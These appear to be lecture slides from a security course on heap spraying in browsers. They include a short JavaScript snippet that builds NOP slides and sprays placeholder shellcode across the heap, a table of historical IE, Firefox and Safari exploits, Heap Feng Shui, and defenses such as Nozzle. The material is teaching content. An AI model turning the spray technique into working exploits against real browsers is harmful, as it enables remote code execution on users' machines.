


Heap Spraying [SkyLined 2004]

Idea:

1. use Javascript to spray heap with shellcode (and NOP slides)

2. then point vtable ptr anywhere in spray area




Javascript heap spraying

```
var  nop = unescape(“%u9090%u9090”)
while (nop.length < 0x100000)  nop += nop

var shellcode = unescape("%u4343%u4343%...");

var x = new Array ()
for (i=0;  i<1000;  i++) {
       x[i] = nop + shellcode;
}
```

- Pointing func-ptr almost anywhere in heap will cause shellcode to execute.


Vulnerable buffer placement

- Placing vulnerable **`buf[256]`** next to object O:
  - By sequence of Javascript allocations and frees make heap look as follows:



  - Allocate vuln. buffer in Javascript and cause overflow
  - Successfully used against a Safari PCRE overflow [DHM'08]

Many heap spray exploits




Date	Browser	Description
11/2004	IE	IFRAME Tag BO
04/2005	IE	DHTML Objects Corruption
01/2005	IE	.ANI Remote Stack BO
07/2005	IE	javaprxy.dll COM Object
03/2006	IE	createTextRang RE
09/2006	IE	VML Remote BO
03/2007	IE	ADODB Double Free
09/2006	IE	WebViewFolderIcon setSlice
09/2005	FF	0xAD Remote Heap BO
12/2005	FF	compareTo() RE
07/2006	FF	Navigator Object RE
07/2008	Safari	Quicktime Content-Type BO

[RLZ’08]

- Improvements: Heap Feng Shui [S’07]
  - Reliable heap exploits **on IE** without spraying
  - Gives attacker full control of IE heap from Javascript

(partial) Defenses

- Protect heap function pointers (e.g. PointGuard)
- Better browser architecture:
  - Store JavaScript strings in a separate heap from browser heap
- OpenBSD heap overflow protection:



prevents
cross-page
overflows

- Nozzle [RLZ'08] : detect sprays by prevalence of code on heap

References on heap spraying

[1] **Heap Feng Shui in Javascript**,
by A. Sotirov, *Blackhat Europe* 2007

[2] **Engineering Heap Overflow Exploits with JavaScript**
M. Daniel, J. Honoroff, and C. Miller, *WooT* 2008

[3] **Nozzle: A Defense Against Heap-spraying Code Injection Attacks,**
by P. Ratanaworabhan, B. Livshits, and B. Zorn

[4] **Interpreter Exploitation: Pointer inference and JiT spraying**,
by Dion Blazakis

Lecture 1: Summary

- Total 6 Modules on Control Hijacking
  - Module 1.1: Basic Control Hijacking Attacks : Buffer Overflow
  - Module 1.2: Integer Overflow
  - Module 1.3: Formal String Vulnerability
  - Module 1.4: Defenses Against Control Hijacking – Platform Based Defenses
  - Module 1.5: Run-Time Defenses
  - Module 1.6: Some Advanced Control Hijacking Attacks